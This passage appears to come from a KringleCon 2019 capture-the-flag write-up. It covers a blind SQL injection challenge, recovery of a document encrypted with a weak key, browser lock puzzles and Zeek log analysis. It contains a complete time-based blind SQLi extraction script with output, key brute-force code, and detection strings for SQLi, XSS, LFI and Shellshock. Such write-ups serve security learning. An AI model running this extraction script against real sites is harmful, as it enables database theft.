    baseUrl = baseUrl.format(urllib.quote(sqli), token)

    response = sendRequest(baseUrl)

    elapsed = response.elapsed.seconds
    #print response.content
    #print "Query took {} seconds".format(elapsed)

    if elapsed >= sleepTime:
        return True
    else:
        return False

def baseEqualBlind (baseUrl, baseQuery, queryPayload, equalPayload, sleepTime):
    sqli = buildBlind(baseQuery, queryPayload, equalPayload, sleepTime)

    blindResult = runBlind(baseUrl, sqli, sleepTime)

    if blindResult:
        blindResult = runBlind (baseUrl, sqli, sleepTime)
        if blindResult:
            return True
    return False

def baseIntBlind (baseUrl, baseQuery, queryPayload, sleepTime):
    counter = 0

```

```

length = None

while counter != length:
    sqli = buildBlind(baseQuery, queryPayload, counter, sleepTime)

    blindResult = runBlind(baseUrl, sqli, sleepTime)

    if blindResult:
        blindResult = runBlind(baseUrl, sqli, sleepTime)
        if blindResult:
            length = counter
    else:
        counter += 1

return length

def baseHexBlind(baseUrl, baseQuery, queryPayload, sleepTime):
    hexAlphabet = ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "a", "b", "c", "d",
    "e", "f"]
    counter = 0
    length = None

    for hexChar in hexAlphabet:
        sqli = buildBlind(baseQuery, queryPayload, hexChar, sleepTime)

        blindResult = runBlind(baseUrl, sqli, sleepTime)
        if blindResult:
            blindResult = runBlind(baseUrl, sqli, sleepTime)
            if blindResult:
                return hexChar

    # Recheck and hope
    print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
    print "!!!!!! RECHECK AND HOPE !!!!!!"
    print " ! Result not in alphabet !"
    print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
    return baseHexBlind(baseUrl, baseQuery, queryPayload, sleepTime)

def hexLengthBlind(baseUrl, baseQuery, queryPayload, sleepTime):
    result = baseIntBlind(baseUrl, baseQuery, queryPayload, sleepTime)
    #if result % 2 != 0:
        # Recheck and hope
        #print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
        #print "!!!!!! RECHECK AND HOPE !!!!!!"
        #print " !! result {} is not odd !!"
        #print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
        #result = hexLengthBlind(baseUrl, baseQuery, queryPayload, sleepTime)
    return result

def getSchemaNameLength(baseUrl, baseQuery, sleepTime):
    queryPayload = "CHAR_LENGTH(HEX(database()))"
    return hexLengthBlind(baseUrl, baseQuery, queryPayload, sleepTime)

def getSchemaName(baseUrl, baseQuery, schemaNameLength, sleepTime):
    schemaName = ""
    for i in range(1, schemaNameLength + 1):
        queryPayload = "LOWER(SUBSTRING(HEX(database()), {}, 1))".format(i)

```

```

        schemaNameChar = baseHexBlind (baseUrl, baseQuery, queryPayload, sleepTime)
        schemaName += schemaNameChar
        #print schemaNameChar,

    return schemaName

def getSchema (baseUrl, baseQuery, sleepTime):
    schemaNameLength = getSchemaNameLength (baseUrl, baseQuery, sleepTime)
    print "Schema has a {} char long hex encoded name".format(schemaNameLength)

    schemaName = getSchemaName(baseUrl, baseQuery, schemaNameLength, sleepTime)
    schemaNameDecoded = schemaName.decode("hex")
    print "Schema has name {} [hex {}]".format(schemaNameDecoded, schemaName)

    return schemaNameDecoded

def getTableNameLength (baseUrl, baseQuery, tableSchema, tableNumber, sleepTime):
    queryPayload = "SELECT CHAR_LENGTH(HEX(table_name)) FROM information_schema.tables
WHERE table_schema = '{} ' LIMIT {}, 1".format(tableSchema, tableNumber)
    return hexLengthBlind (baseUrl, baseQuery, queryPayload, sleepTime)

def getNumberOfTables (baseUrl, baseQuery, tableSchema, sleepTime):
    queryPayload = "SELECT COUNT(*) FROM information_schema.tables WHERE table_schema =
'{}' ".format(tableSchema)
    return baseIntBlind (baseUrl, baseQuery, queryPayload, sleepTime)

def getTableName (baseUrl, baseQuery, tableSchema, tableNumber, tableNameLength, sleepTime):
    tableName = ""
    for i in range(1, tableNameLength + 1):
        queryPayload = "SELECT LOWER(SUBSTRING(HEX(table_name), {}, 1)) FROM
information_schema.tables WHERE table_schema = '{} ' LIMIT {}, 1".format(i, tableSchema,
tableNumber)
        tableNameChar = baseHexBlind (baseUrl, baseQuery, queryPayload, sleepTime)
        tableName += tableNameChar
        #print tableNameChar,

    return tableName

def getNumberOfColumns (baseUrl, baseQuery, tableSchema, tableName, sleepTime):
    queryPayload = "SELECT COUNT(*) FROM information_schema.columns WHERE table_schema =
'{} ' AND table_name='{}' ".format(tableSchema, tableName)
    return baseIntBlind (baseUrl, baseQuery, queryPayload, sleepTime)

def getColumnNameLength (baseUrl, baseQuery, tableSchema, tableName, columnNumber, sleepTime):
    queryPayload = "SELECT CHAR_LENGTH(HEX(column_name)) FROM information_schema.columns
WHERE table_schema = '{} ' AND table_name='{} ' LIMIT {}, 1".format(tableSchema, tableName,
columnNumber)
    return hexLengthBlind (baseUrl, baseQuery, queryPayload, sleepTime)

def getColumnName (baseUrl, baseQuery, tableSchema, tableName, columnNumber, columnNameLength,
sleepTime):
    columnName = ""
    for i in range(1, columnNameLength + 1):
        queryPayload = "SELECT LOWER(SUBSTRING(HEX(column_name), {}, 1)) FROM
information_schema.columns WHERE table_schema = '{} ' AND table_name='{} ' LIMIT {},
1".format(i, tableSchema, tableName, columnNumber)
        columnNameChar = baseHexBlind (baseUrl, baseQuery, queryPayload, sleepTime)

```

```

        columnName += columnNameChar
        #print columnNameChar

    return columnName

def getTables (baseUrl, baseQuery, tableSchema, sleepTime):
    tables = []
    number_of_tables = getNumberOfTables(baseUrl, baseQuery, tableSchema, sleepTime)

    print "Table Schema {} has {} tables".format(tableSchema, number_of_tables)

    for tableNumber in range(number_of_tables):
        tableNameLength = getTableNameLength (baseUrl, baseQuery, tableSchema,
        tableNumber, sleepTime)
        print "Table Schema {} Table #{} has a {} char long hex encoded
        name".format(tableSchema, tableNumber, tableNameLength)

        tableName = getTableName(baseUrl, baseQuery, tableSchema, tableNumber,
        tableNameLength, sleepTime)
        tableNameDecoded = tableName.decode("hex")
        print "Table Schema {} Table #{} has name {} [hex {}]".format(tableSchema,
        tableNumber, tableNameDecoded, tableName)

        tables.append(tableNameDecoded);

    return tables

def getColumnType (baseUrl, baseQuery, tableName, columnName, sleepTime):
    types = INT_TYPES + FLOAT_TYPES + DOUBLE_TYPES + STRING_TYPES

    for t in types:
        queryPayload = "SELECT UPPER(DATA_TYPE) FROM INFORMATION_SCHEMA.COLUMNS WHERE
        TABLE_NAME = '{}' AND COLUMN_NAME = '{}'".format(tableName, columnName)
        if baseEqualBlind (baseUrl, baseQuery, queryPayload, t, sleepTime):
            return t

def getColumns (baseUrl, baseQuery, tableSchema, tableName, sleepTime):
    columns = []
    number_of_columns = getNumberOfColumns(baseUrl, baseQuery, tableSchema, tableName,
    sleepTime)

    print "Table Schema {} Table {} has {} columns".format(tableSchema, tableName,
    number_of_columns)

    for columnNumber in range(number_of_columns):
        columnNameLength = getColumnNameLength (baseUrl, baseQuery, tableSchema,
        tableName, columnNumber, sleepTime)
        print "Table Schema {} Table {} column #{} has a {} char long hex encoded
        name".format(tableSchema, tableName, columnNumber, columnNameLength)

        columnName = getColumnName(baseUrl, baseQuery, tableSchema, tableName,
        columnNumber, columnNameLength, sleepTime)
        columnNameDecoded = columnName.decode("hex")
        print "Table Schema {} Table {} column #{} has name {} [hex
        {}]".format(tableSchema, tableName, columnNumber, columnNameDecoded, columnName)

```

```

        columnType = getColumnType(baseUrl, baseQuery, tableName, columnNameDecoded,
sleepTime)

        print "Table Schema {} Table {} column {} has type {}".format(tableSchema,
tableName, columnNameDecoded, columnType)

        columns.append({'columnName':columnNameDecoded, 'columnType': columnType});

    return columns

def getNumberOfRows (baseUrl, baseQuery, tableName, sleepTime):
    queryPayload = "SELECT COUNT(*) FROM {}".format(tableName)
    return baseIntBlind (baseUrl, baseQuery, queryPayload, sleepTime)

def getDataLength (baseUrl, baseQuery, tableName, columnName, rowNum, sleepTime):
    queryPayload = "SELECT CHAR_LENGTH(HEX({})) FROM {} LIMIT {},1".format(columnName,
tableName, rowNum)
    return hexLengthBlind (baseUrl, baseQuery, queryPayload, sleepTime)

def getDataContent (baseUrl, baseQuery, tableName, columnName, rowNum, dataLength,
sleepTime):
    content = ""
    for i in range(1, dataLength + 1):
        queryPayload = "SELECT LOWER(SUBSTRING(HEX({}),{},{},1)) FROM {} LIMIT {},
1".format(columnName, i, tableName, rowNum)
        contentChar = baseHexBlind (baseUrl, baseQuery, queryPayload, sleepTime)
        content += contentChar
        #print contentChar,

    return content

def getRows (baseUrl, baseQuery, tableName, columns, sleepTime):
    number_of_rows = getNumberOfRows(baseUrl, baseQuery, tableName, sleepTime)
    print "Table {} has {} rows".format(tableName, number_of_rows)

    for i in range(0, number_of_rows):
        row = []
        for column in columns:
            data_length = getDataLength(baseUrl, baseQuery, tableName,
column['columnName'], i, sleepTime)
            print "Table {} column {} row #{} data has hex encoded length
{}".format(tableName, column['columnName'], i, data_length)

            data_content = getDataContent(baseUrl, baseQuery, tableName,
column['columnName'], i, data_length, sleepTime)

            if column['columnType'] in INT_TYPES:
                decoded_data_content = int(data_content, 0)
            elif column['columnType'] in FLOAT_TYPES:
                decoded_data_content = float(data_content, 0)
            elif column['columnType'] in DOUBLE_TYPES:
                decoded_data_content = double(data_content, 0)
            else: # Everything else fallbacks as STRING_TYPES
                decoded_data_content = data_content.decode('hex')

            print "Table {} column {} row#{} content is {} [hex
{}".format(tableName, column, i, decoded_data_content, data_content)
            row.append(decoded_data_content)

```



```

        print "Table {} row#{} has content {}".format(tableName, i, row)

def main ():
    baseUrl = "https://studentportal.elfu.org/application-check.php?elfmail={}&token={}"
    baseQuery = "' UNION SELECT {}; #"
    sleepTime = 3

    print "### Setup ###"
    print "Base URL                : {}".format(baseUrl.format("PAYLOAD", "TOKEN"))
    print "Base Query              : {}".format(baseQuery.format("QUERY_PAYLOAD"))
    print "Sleep Time                : {}".format(sleepTime)
    print "### Run ###"

    #tableSchema = getSchema (baseUrl, baseQuery, sleepTime)
    tableSchema = "elfu"
    #tables = getTables (baseUrl, baseQuery, tableSchema, sleepTime)
    tables = ["krampus"]

    for table in tables:
        #columns = getColumns (baseUrl, baseQuery, tableSchema, table, sleepTime)
        columns = [{'columnName': 'id', 'columnType': 'INT'}, {'columnName': 'path',
'columnType': 'VARCHAR'}]
        print "Table Schema {} Table {} Columns {}".format(tableSchema, table, columns)

        getRows (baseUrl, baseQuery, table, columns, sleepTime)

if __name__ == "__main__":
    main()

```

1.9.4.2. students.py sample output

```

### Setup ###
Base URL                :
https://studentportal.elfu.org/application-check.php?elfmail=PAYLOAD&token=TOKEN
Base Query              : ' UNION SELECT QUERY_PAYLOAD; #
Sleep Time              : 3
### Run ###
Table Schema elfu Table krampus Columns [{'columnName': 'id', 'columnType': 'INT'},
{'columnName': 'path', 'columnType': 'VARCHAR'}]
Table krampus has 6 rows
Table krampus column id row #0 data has hex encoded length 1
Table krampus column {'columnName': 'id', 'columnType': 'INT'} row#0 content is 1 [hex 1]
Table krampus column path row #0 data has hex encoded length 42
Table krampus column {'columnName': 'path', 'columnType': 'VARCHAR'} row#0 content is
/krampus/0f5f510e.png [hex 2f6b72616d7075732f30663566353130652e706e67]
Table krampus row#0 has content [1, '/krampus/0f5f510e.png']
Table krampus column id row #1 data has hex encoded length 1
Table krampus column {'columnName': 'id', 'columnType': 'INT'} row#1 content is 2 [hex 2]
Table krampus column path row #1 data has hex encoded length 42
Table krampus column {'columnName': 'path', 'columnType': 'VARCHAR'} row#1 content is
/krampus/1cc7e121.png [hex 2f6b72616d7075732f31636337653132312e706e67]
Table krampus row#1 has content [2, '/krampus/1cc7e121.png']
Table krampus column id row #2 data has hex encoded length 1
Table krampus column {'columnName': 'id', 'columnType': 'INT'} row#2 content is 3 [hex 3]
Table krampus column path row #2 data has hex encoded length 42

```

Table krampus column {'columnName': 'path', 'columnType': 'VARCHAR'} row#2 content is /krampus/439f15e6.png [hex 2f6b72616d7075732f34333966313565362e706e67]

Table krampus row#2 has content [3, '/krampus/439f15e6.png']

Table krampus column id row #3 data has hex encoded length 1

Table krampus column {'columnName': 'id', 'columnType': 'INT'} row#3 content is 4 [hex 4]

Table krampus column path row #3 data has hex encoded length 42

Table krampus column {'columnName': 'path', 'columnType': 'VARCHAR'} row#3 content is /krampus/667d6896.png [hex 2f6b72616d7075732f36363764363839362e706e67]

Table krampus row#3 has content [4, '/krampus/667d6896.png']

Table krampus column id row #4 data has hex encoded length 1

Table krampus column {'columnName': 'id', 'columnType': 'INT'} row#4 content is 5 [hex 5]

Table krampus column path row #4 data has hex encoded length 42

Table krampus column {'columnName': 'path', 'columnType': 'VARCHAR'} row#4 content is /krampus/adb798ca.png [hex 2f6b72616d7075732f61646237393863612e706e67]

Table krampus row#4 has content [5, '/krampus/adb798ca.png']

Table krampus column id row #5 data has hex encoded length 1


Table krampus column {'columnName': 'id', 'columnType': 'INT'} row#5 content is 6 [hex 6]

Table krampus column path row #5 data has hex encoded length 42

Table krampus column {'columnName': 'path', 'columnType': 'VARCHAR'} row#5 content is /krampus/ba417715.png [hex 2f6b72616d7075732f62613431373731352e706e67]

Table krampus row#5 has content [6, '/krampus/ba417715.png']

1.9.4.3. Recovered scrap papers



1.10. Recover Cleartext Document

1.10.1. Description

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use. Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

1.10.2. Solution

After running the code on Windows machine I could see that the output was:

- Printing a message, suggesting to not use the `--insecure` flag as it would be potentially traced with Wireshark or similar tools
- Printing the a timestamp as seed
- Printing the key

I went straight to run the code to encrypt a random text file using the `--insecure` flag and seeing that the program was sending out the key and receiving a UUID and that during decryption it was sending out the UUID and receiving the key.

As per the description it looked like the timestamp was important I decided to analyze better "Seed" output.

Once EXE and PDB files were imported with Ghidra, three functions appeared more interesting than the others:

- `_super_secure_srand__YAXH_Z`
- `super_secure_random`
- `_generate_key__YAXQAE_Z`

In detail, the key is created by `super_secure_random` starting from the current epoch cycling 8 times on some operations.

Considering the file was encrypted on December 6, 2019 between 7pm and 9pm, it means that in epoch there are 7200 keys and I wrote a little C program to produce all the possible keys.

Once I had all possible keys, I wrote two more python scripts, one as a little web service returning the POST body as response and the other for iterating elfscrow `--decrypt` execution over all keys.

After all the potential decryption were executed I found that the key `b5ad6a321240fbec` outputted a PDF file inside which I found the flag for the challenge.

1.10.3. Flag

The flag is: **Machine Learning Sleigh Route Finder.**

1.10.4. Attachments

1.10.4.1. GenerateKeys.c

```
#include <time.h>
#include <stdio.h>
#include <uchar.h>
int main(int argc, char** argv) {
    time_t seed = 1575658800;
    time_t temp_seed;
    int i;

    while (seed < 1575666000) {
        time_t this_seed = seed;
        i = 0;
        while (i < 8) {
            this_seed = this_seed * 0x343fd + 0x269ec3;
            temp_seed = this_seed >> 0x10 & 0x7fff;
            printf("%x", (unsigned char)temp_seed);
            i++;
        }
        printf("\n");
        seed++;
    }

    return 0;
}
```

1.10.4.2. webService.py

```
import http.server
import socketserver

ROUTES = [('/api/retrieve')]

class Handler(http.server.SimpleHTTPRequestHandler):
    def do_POST(self):
        body = self.rfile.read(int(self.headers['Content-Length']))
        self.send_response(200)
        self.send_header('Content-type',
                        'text/html')
        self.end_headers()
        self.wfile.write(body)
        return

print('Server listening on port 80...')
httpd = socketserver.TCPServer(('', 80), Handler)
httpd.serve_forever()
```

1.10.4.3. decryptAll.py

```
import os
import subprocess

i = 0
```

```

for line in open("C:\\Users\\Andrea\\Desktop\\Kringlecon 2019\\keys.txt", "r").readlines():
    line = line.replace("\n", "").replace("\r", "")
    print ("Line [{}] [{}].format(i, line))
    subprocess.call ("elfscrow.exe --insecure --decrypt --id={0}
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc decrypted\\{0}.pdf >> dec_log.txt
2>&l ".format(line), shell=True)
    i += 1

```


1.10.4.4. Run of file command on decrypted files

```

$ file *
109b75283baebf4.pdf:  data
12febee4703f2b49.pdf: data
18abe427a8a9e45.pdf:  data
1d405684dba68321.pdf: data
1e387de7294fcc74.pdf: data
281c677ff935b4b.pdf:  data
3029e66fc4b57be.pdf:  data
5afd2b9117aa2a6.pdf:  data
65c80dec675e67.pdf:   data
6734f7607fc2642.pdf:  data
68e96526b546cacb.pdf: data
7425175da91da785.pdf: data
83ca93836a7c5e.pdf:   data
95bc3e8440937ad3.pdf: data
9a80dcca6def16cf.pdf: data
9b1b55262118f0e2.pdf: data
9fb3909cbdfb114d.pdf: data
a675f0fbd311f4a1.pdf: data
aa6dccac453dc2db.pdf: data
b5ad6a321240fbec.pdf: PDF document, version 1.3
b75fecaa6f98631e.pdf: data
c1524b8db138be9.pdf:  data
c54f138dfc8fe79a.pdf: data
c93587bec0384f2.pdf:  data
d0ae95ca24186577.pdf: data
ddcb1f7c43886383.pdf: data
e39c39fa1fe8946a.pdf: data
e88c3bfdfbcabf7.pdf:  data
ef242ad29e22504a.pdf: data
f0ae9b63f49eaba.pdf:  data
f2f1a2b47ed4a2f3.pdf: data
f91889b6e0c2ab34.pdf: data
fae060fcc3c71ea0.pdf: data
faed6c286938dad.pdf:  data

```

1.10.4.5. Cover page



Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE



SUPER SANTA SECRET:
DO NOT REDISTRIBUTE

1

1.11. Open the Sleigh Shop Door

1.11.1. Description

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

1.11.2. Solution

Here I had to speak with Kent Tinseltooth to get the hint:

Oh thank you! It's so nice to be back in my own head again. Er, alone.

By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.

There are funny rhymes, references to perspective, and odd mentions of eggs!

And if you think the stuff in your browser looks strange, you should see the page source...

Special tools? No, I don't think you'll need any extra tooling for those locks.

BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.

Or sorry, you're a Firefox fan?

Yeah, Safari's fine too - I just have an ineffable hunger for a physical Esc key.

Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.

Curl fan? Right on! Just remember: the Windows one doesn't like double quotes.

Old school, huh? Oh sure - I've got what you need right here...

Basically, it was pointing out something to be searched in the source code of the page, so with the developer console I searched for "crate" and found the below HTML code:

```
<a href="http://sleighworkshopdoor.elfu.org">
  <div class="crate">
    <div class="side"></div>
    <div class="front"></div>
    <div class="top"></div>
  </div>
</a>
```

Clicking on the link takes to another webpage asking to crack all the locks, once they are all open the flag is shown.

1.11.2.1. Lock 1

The lock states "You don't need a clever riddle to open the console and scroll a little.", so just opening the Developer Tools console and scrolling shown the code **A1JW3R3C** to open the lock.


1.11.2.2. Lock 2

The lock states "Some codes are hard to spy, perhaps they'll show up on pulp with dye?". Dye made me think about ink and therefore I tried to print the web page, uncovering code **YNAMHIY9** to open the lock.

1.11.2.3. Lock 3

The lock states "This code is still unknown; it was fetched but never shown.". The fact it was fetched made me think something was retrieved via network and I confirmed it finding <https://sleighworkshopdoor.elfu.org/images/2ae0072d-b73d-4f20-a049-fd89f1f43855.png> was being downloaded multiple times. The image contains the code **LA19Y6DG** to open the lock.

1.11.2.4. Lock 4

The lock states "Where might we keep the things we forage? Yes, of course: Local barrels!". Here the hint was "local barrels" so looking at the Local Storage I could see a key value pair as follows: ('N1ZTG1O1 that opens the lock.

1.11.2.5. Lock 5

The lock states “Did you notice the code in the title? It may very well prove vital.”. Looking at the title tag there was a lot of spaces and then the code:

```
<title>Crack the  
Crate  
8KFNFk6</title>
```

O

The code **O8KFNFk6** opens the lock.

1.11.2.6. Lock 6

The lock states “In order for this hologram to be effective, it may be necessary to increase your perspective.”. As perspective is a visual thing, I went looking at the CSS of the image next to the lock and noticed the hologram class has a perspective property:

```
.hologram {  
  perspective: 15px;  
  width: 150px;  
  height: 100px;  
  border-radius: 20px;  
  transition: perspective 5s;  
}
```

Random fuzzying on the perspective property I increased it to 1000000px and the code became clear in the web page. The code **418USNG8** opens the lock.

1.11.2.7. Lock 7

The lock states “The font you're seeing is pretty slick, but this lock's code was my first pick.”. Following the font hint, I went looking at the CSS of the text, noticing that the instructions class had a weird font family:

```
.instructions {  
  font-family: 'D6W0YH5Z', 'Beth Ellen', cursive;  
}
```

The code **D6W0YH5Z** opens the lock.

1.11.2.8. Lock 8

The lock states “In the event that the .eggs go bad, you must figure out who will be sad.”. Searching for the eggs class, I identified the below piece of HTML code:

```
<span class="eggs">.eggs</span>
```

Digging further on related Event Listeners I could see that the VERONICA window was triggered:

```
▼ spoil  
  ▼ span.eggs  
    ► handler: ()=>window['VERONICA']='sad'  
      once: false  
      passive: false  
      useCapture: false
```

The code **VERONICA** opens the lock.

1.11.2.9. Lock 9

The lock states “This next code will be unredacted, but only when all the chakras are :active.”. Looking at the source code of this sentence, I noticed the presence of some span named “chakra” and I forced their state to active uncovering the code over them.

The code **O90SJFZ8** opens the lock.

1.11.2.10. Lock 10

The lock states “Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.”.

Following the “pop off the cover” hint I noticed a div of class cover and deleted it with Developer Tools:


```
<div class="cover">
  <button data-id="10" disabled="disabled">Unlock</button>
</div>
```

I tried inserting the code printed on the PCB without success, having a better look at it I noticed like if a gnome was missing, so I searched “gnome” in the HTML code with Developer Tools, noticing that a div with component and gnome classes assigned. Searching for other elements with class component I found two divs: swab and macaroni.

I tried copy-paste them inside the lock without success until I removed already existing ones, below the source code obtained for this lock after moving components into it:

```
<li>
  <div class="lock c10 unlocked">
    <div class="component macaroni" data-code="A33"></div>
    <div class="component gnome" data-code="XJ0"></div>
    <div class="component swab" data-code="J39"></div>
    <input type="text" maxlength="8" data-id="10" disabled="">
    <button class="switch" data-id="10" disabled=""></button>
    <span class="led-indicator locked"></span>
    <span class="led-indicator unlocked"></span>
  </div>
</li>
```

Clicking the button with the code on PCB written into the lock unlocked it as per picture below:



P.S.: This lock was done in another moment with respect to previous ones.

1.11.3. Flag

The flag is: **The Tooth Fairy.**

1.12. Filter Out Poisoned Sources of Weather Data

1.12.1. Description

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

1.12.2. Solution

The first issue with this challenge was to find out the password to access the portal, after some unsuccessful tests with SQLi attacks, I imported logs inside a local Splunk instance to do some quick queries that led me to a README.md file, that also matched the info in the PDF decrypted from challenge 10. This file contains admin credentials:

admin 924158F9522B3744F5FCD4D10FAC4356

Following the hint from Wunorse Openslae:

I worry about LFI, XSS, and SQLi in the Zeek log - oh my!

And I'd be shocked if there weren't some shell stuff in there too.

I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

I filtered with Splunk until I obtained 75 unique malicious IPs and found strange entries in the user agent field, therefore I decided to write a little script to dig further on this field. Initially I had 291 unique malicious IPs, so I implemented a threshold to include user agents, obtaining a total of 110 entries then, when submitted as Deny via the GUI to the SRF provided the Route ID.

1.12.3. JQ Solution

Not being a huge JQ fan, I resolved the challenge with python at first. For the sake of the challenge, I decided to develop also a JQ filter to get the solution that can be found in attachment 1.12.5.5. The filter can be provided to jq as file with the command:

```
jq -r -f $jqFilter $http_log
```

1.12.4. Flag

The flag is: **0807198508261964.**

1.12.5. Attachments

1.12.5.1. Splunk query to get README.md

```
*
status_code="200"
NOT uri="*js*" NOT uri="*css*" NOT uri="*img*" NOT uri="*station*" NOT uri="*logout*"
NOT resp_mime_types="*json*" NOT resp_mime_types="*font*"
| stats count by uri
```

1.12.5.2. Output of the Splunk query

uri	count
/	451
/README.md	1
/apidocs.pdf	448

1.12.5.3. README.md

Sled-O-Matic - Sleight Route Finder Web API

Installation

```
...
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
...
```

Running:

```
`python3 ./srfweb.py`
```

Logging in:

You can login using the default admin pass:

```
`admin 924158F9522B3744F5FCD4D10FAC4356`
```

However, it's recommended to change this in the sqlite db to something custom.

1.12.5.4. solveme.py

```
import json

##
# ATTACK RECON STRINGS
##
```

```

# SQLi
recon_sqli = ""
# XSS
recon_xss = "<script"
# LFI
recon_lfi = "pass"
# Shellshock
recon_ss = "?:; };"
##
# USER AGENT INCLUDE THRESHOLD
##
threshold_ua = 3

##
# LOAD DATA
##
logs = json.loads(open("http.log", "r").read())

##
# Find attacks
##
malicious_ips = []
malicious_userAgents = {}
for log in logs:
    if (recon_sqli in log['username'] or # SQLi - Username
        recon_xss in log['username'] or # XSS - Username
        recon_lfi in log['username'] or # LFI - Username
        recon_ss in log['username'] or # SS - Username
        recon_sqli in log['uri'] or # SQLi - URI
        recon_xss in log['uri'] or # XSS - URI
        recon_lfi in log['uri'] or # LFI - URI
        recon_ss in log['uri'] or # SS - URI
        recon_sqli in log['user_agent'] or # SQLi - User agent
        recon_xss in log['user_agent'] or # XSS - User agent
        recon_lfi in log['user_agent'] or # LFI - User agent
        recon_ss in log['user_agent'] or # SS - User agent
        recon_sqli in log['host'] or # SQLi - Host
        recon_xss in log['host'] or # XSS - Host
        recon_lfi in log['host'] or # LFI - Host
        recon_ss in log['host'] ): # SS - Host
        if not log['id.orig_h'] in malicious_ips:
            malicious_ips.append(log['id.orig_h'])
        if not log['user_agent'] in malicious_userAgents:
            malicious_userAgents[log['user_agent']] = 1
        else:
            malicious_userAgents[log['user_agent']] += 1

print ("Got {} unique malicious IPs".format(len(malicious_ips)))
print ("Got {} unique malicious User Agents".format(len(malicious_userAgents)))

##
# PIVOT USER AGENTS
##
malicious_userAgents_recount = {}
for log in logs:
    if (log['user_agent'] in malicious_userAgents and
        not log['id.orig_h'] in malicious_ips):

```

```

        if not log['user_agent'] in malicious_userAgents_recount:
            malicious_userAgents_recount[log['user_agent']] = 1
        else:
            malicious_userAgents_recount[log['user_agent']] += 1

for log in logs:
    if (log['user_agent'] in malicious_userAgents_recount and
        malicious_userAgents_recount[log['user_agent']] < threshold_ua and
        not log['id.orig_h'] in malicious_ips):
        malicious_ips.append(log['id.orig_h'])

##
# OUTPUT
##
print ("Got {} unique malicious IPs after pivoting User agents".format(len(malicious_ips)))
print ("")
print ("###")
print ("# PRINT SORTED DATA")
print ("###")
malicious_ips.sort() # If NOT sorted DOESN'T work
print ("{}".format(", ".join(malicious_ips)))

```

1.12.5.5. solveme.py output

```

Got 75 unique malicious IPs
Got 72 unique malicious User Agents
Got 110 unique malicious IPs after pivoting User agents

```

```

##
# PRINT SORTED DATA
##
0.216.249.31,1.185.21.112,10.122.158.57,10.155.246.29,102.143.16.184,103.235.93.133,104.179.10
9.113,106.132.195.153,106.93.213.219,111.81.145.191,116.116.98.205,118.196.230.170,118.26.57.3
8,121.7.186.163,123.127.233.97,126.102.12.53,129.121.121.48,13.39.153.254,131.186.145.73,132.4
5.187.177,135.203.243.43,135.32.99.116,140.60.154.239,142.128.135.10,148.146.134.52,150.45.133
.97,150.50.77.238,158.171.84.209,168.66.108.62,169.242.54.5,173.37.160.150,180.57.20.247,185.1
9.7.133,186.28.46.179,187.152.203.243,187.178.169.123,19.235.69.221,190.245.228.38,193.228.194
